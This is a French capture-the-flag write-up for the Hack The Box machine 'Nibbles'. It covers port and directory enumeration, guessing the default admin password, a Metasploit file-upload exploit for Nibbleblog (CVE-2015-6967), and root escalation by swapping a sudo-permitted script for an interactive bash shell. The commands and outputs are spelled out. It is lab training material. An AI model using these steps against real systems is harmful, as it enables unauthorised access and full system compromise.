


Introduction

Nibbles est un Linux dont l'adresse IP est 10.10.10.75.

Compétences mises en œuvre :

- Enumération des ports et services.
- Enumération des fichiers et dossiers d'un site web.
- Recherche et exploitation d'exploit.
- Enumération des droits sous linux.

Enumération

Nous commençons avec le scan des ports et services avec **nmap** :

```
$ nmap –T4 –A 10.10.10.75
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap nous révèle deux ports, le 22 pour un serveur ssh et le 80 pour un serveur web. Nous allons faire une énumération de fichier/dossier sur ce dernier avec **dirsearch** :


```
$ dirsearch –w wordlist –e "txt,php" –f –t 50 –u http://10.10.10.75/
```

En attendant le résultat, nous nous rendons sur la page d'accueil du site web et découvrons une page blanc avec écrit "Hello world !", en regardant le code source, nous pouvons voir qu'un répertoire **/nibbleblog/** est présent. Comme ce n'est pas commun, nous décidons de l'énumérer avec plusieurs extensions afin de prévoir d'éventuel script ou programme :

```
$ dirsearch –w wordlist –e "php,txt,sh,py,bak" –f –t 50 –u http://10.10.10.75/nibbleblog/
```

```
[20:26:35] Starting:
[20:26:35] 403 -  301B  - /nibbleblog/.php
[20:26:35] 200 -  402B  - /nibbleblog/sitemap.php
[20:26:36] 301 -  323B  - /nibbleblog/content  ->  http://10.10.10.75/nibbleblog/content/
[20:26:36] 200 -    1KB - /nibbleblog/content/
[20:26:37] 200 -  302B  - /nibbleblog/feed.php
[20:26:37] 301 -  322B  - /nibbleblog/themes  ->  http://10.10.10.75/nibbleblog/themes/
[20:26:37] 200 -    2KB - /nibbleblog/themes/
[20:26:38] 200 -    3KB - /nibbleblog/index.php
[20:26:39] 200 -    1KB - /nibbleblog/admin.php
[20:26:39] 301 -  321B  - /nibbleblog/admin  ->  http://10.10.10.75/nibbleblog/admin/
[20:26:39] 200 -    2KB - /nibbleblog/admin/
[20:26:44] 301 -  323B  - /nibbleblog/plugins  ->  http://10.10.10.75/nibbleblog/plugins/
[20:26:44] 200 -    4KB - /nibbleblog/plugins/
[20:26:48] 200 -   78B  - /nibbleblog/install.php
[20:26:49] 200 -    2KB - /nibbleblog/update.php
[20:26:51] 200 -    5KB - /nibbleblog/README
[20:26:52] 200 -    3KB - /nibbleblog/languages/
[20:26:52] 301 -  325B  - /nibbleblog/languages  ->  http://10.10.10.75/nibbleblog/languages/
[20:27:36] 200 -   34KB - /nibbleblog/LICENSE.txt
[20:32:21] 200 -    1KB - /nibbleblog/COPYRIGHT.txt
CTRL+C detected: Pausing threads, please wait...
[e]xit / [c]ontinue: e
```

Trois fichiers php sont présents, une lecture rapide des code sources du fichier php **update.php** nous permet de comprendre qu'il y a un dossier au nom intéressant : **/content/private/**. Beaucoup de fichier php sont présents à l'intérieur mais ne contiennent rien, néanmoins, le fichier **user.xml** contient un identifiant :




Ne trouvant pas de mot de passe nulle part, on essaye les mots de passes par défaut, le mot de passe **nibbles** passera. Nous avons donc un couple **admin**:**nibbles**.

Exploitation


Maintenant que nous avons un identifiant/mot de passe pour nibbleblog, nous recherchons un exploit pour ce dernier avec **searchsploit** dans un premier temps :

```
$ searchsploit nibbleblog
```



Nous allons tenter l'exploit sous **metasploit** pour obtenir une session **meterpreter**:

```
$ msfconsole
Msf > use multi/http/nibbleblog_file_upload
Msf > set password nibbles
Msf > set rhosts 10.10.10.75
Msf > set targeturi /nibbleblog/
Msf > set username admin
Msf > run
```



Malheureusement le shell ne fonctionnant pas, j'ai utilisé la **CVE-2015-6967** afin d'obtenir un shell, voici la POC : https://curesec.com/blog/article/blog/NibbleBlog-403-Code-Execution-47.html

Elévation de privilège

Comme d'habitude sur un linux, je commence avec la commande **sudo –l** :

```
$ sudo -l
```

```
$ sudo -l
sudo: unable to resolve host Nibbles: Connection timed out
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

On peut exécuter le fichier monitor.sh en root sans mot de passe, mais il est dans un zip dans le **/home/** de nibbler. On le dézip pas, nous créons juste un fichier contenant **bash –i** nommée **monitor.sh** sur notre machine attaquante et nous le transférons avec un serveur **http python3** pour ensuite l'exécuter.

```
$ mkdir personal
$ mkdir personal/stuff
$ cp monitor.sh personal/stuff/
$ sudo ./personal/stuff/monitor.sh
id
sudo: unable to resolve host Nibbles: Connection timed out
bash: cannot set terminal process group (1317): Inappropriate ioctl for device
bash: no job control in this shell
root@Nibbles:/home/nibbler# id
uid=0(root) gid=0(root) groups=0(root)
root@Nibbles:/home/nibbler# cat /home/nibbler/user.txt
cat /home/nibbler/user.txt
b02[illegible]d8
root@Nibbles:/home/nibbler# cat /root/root.txt
cat /root/root.txt
b6d[illegible]38c
```